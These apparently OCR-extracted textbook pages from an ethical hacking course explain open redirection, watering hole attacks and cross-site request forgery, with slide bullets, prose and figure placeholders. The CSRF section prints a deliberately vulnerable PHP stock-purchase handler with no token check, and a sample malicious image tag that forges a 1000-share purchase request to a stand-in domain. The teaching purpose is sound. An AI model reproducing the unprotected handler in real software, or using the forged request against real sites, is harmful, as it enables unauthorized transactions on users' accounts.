
  Open redirection is a vulnerability that allows attackers to add their own parameters to a URL to redirect users from trusted websites to malicious sites where they can steal sensitive user data and redirect users back to the original website. The attacker either simply attempts to escort the user to a fake website to enter login credentials or redirects the user to a fake website that mimics the legitimate website through phishing. Such redirects can lead to credential sniffing, cross site scripting, etc. These attacks are generally launched by exploiting the legitimate website's vulnerabilities, through which attackers can forge URLs and inject malicious scripts using JavaScript or PHP.

- **Header-Based Open Redirection**

  It is a process of modifying the HTTP location header to redirect users to a malicious page without their knowledge. It serves the operation when JavaScript fails to interpret the header. Users should thoroughly verify the complete URL before requesting a resource.

- **JavaScript-Based Open Redirection**

  It is a process of injecting JavaScript into a web-page response received from the corresponding web server. This type of open redirects is mostly used in phishing scams, where users are unaware that they are navigating to a malicious website.



Watering Hole Attack

- Attacker identifies the kinds of websites a target company/individual **frequently surfs** and tests those particular websites to identify **any possible vulnerabilities**
- When the attacker identifies vulnerabilities in the website, the attacker injects malicious script/code into the web application that can **redirect the webpage** and download malware onto the victim machine
- This attack is called a watering hole attack because the **attacker waits for the victim to fall into a trap**, similar to a lion waiting for its prey to arrive at a watering hole to drink water
- When the victim surfs through the **infected website**, the webpage redirects to a malicious server, leading to malware being downloaded to the victim machine, compromising the machine as well as the network/organization

Attacker identifies the most visited site by the victim and infects it to redirect and download malware

Victim is redirected to the malicious server to download malware

Attacker

Victim

Malicious Server

Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities. Once the attacker identifies the vulnerabilities, he/she injects a malicious script/code into the web application that can redirect the web page and download malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is called a watering hole attack, as the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water. When the victim surfs the infected website, the web page redirects him/her and downloads malware onto his/her machine, compromising the machine and indeed compromising the network/organization.





Figure 14.34: Watering Hole attack



Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity

How CSRF Attacks Work

Client Side Code

Symbol
Shares

```
<form action="buy.php"
method="POST">
<p>Symbol: <input type="text"
name="symbol" /></p>
<p>Shares: <input type="text"
name="shares" /></p>
<p><input type="submit"
value="Buy" /></p>
</form>r
```

Server Code

```
<<?php
session_start();
if
(isset($_REQUEST['symbol'] &&
isset($_REQUEST['shares']))
{buy_stocks($_REQUEST['symbol
'],
$_REQUEST['shares']);}
?>
```

Malicious Code

```
<img
src="http://certifiedhacker
.com/certifiedhackershop.ph
p?symbol=MSFT&shares=1000"
/>
```

1
User logs into trusted server using his credentials
2
Server sets a session cookie in the user's browser
3
Attacker sends a phishing mail tricking user to send a request to a malicious site
4
User requests a page from the malicious server
5
Response page contains malicious code
6
Malicious code is executed in the trusted server
User
Attacker
Trusted Server
Malicious Server

Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Finance-related websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets; hence, CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to a CSRF attack. Such attacks exploit web page vulnerabilities that allow attackers to force unsuspecting users' browsers to send malicious requests that they did not intend to send. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running and the attacker gains access to the user's browser.

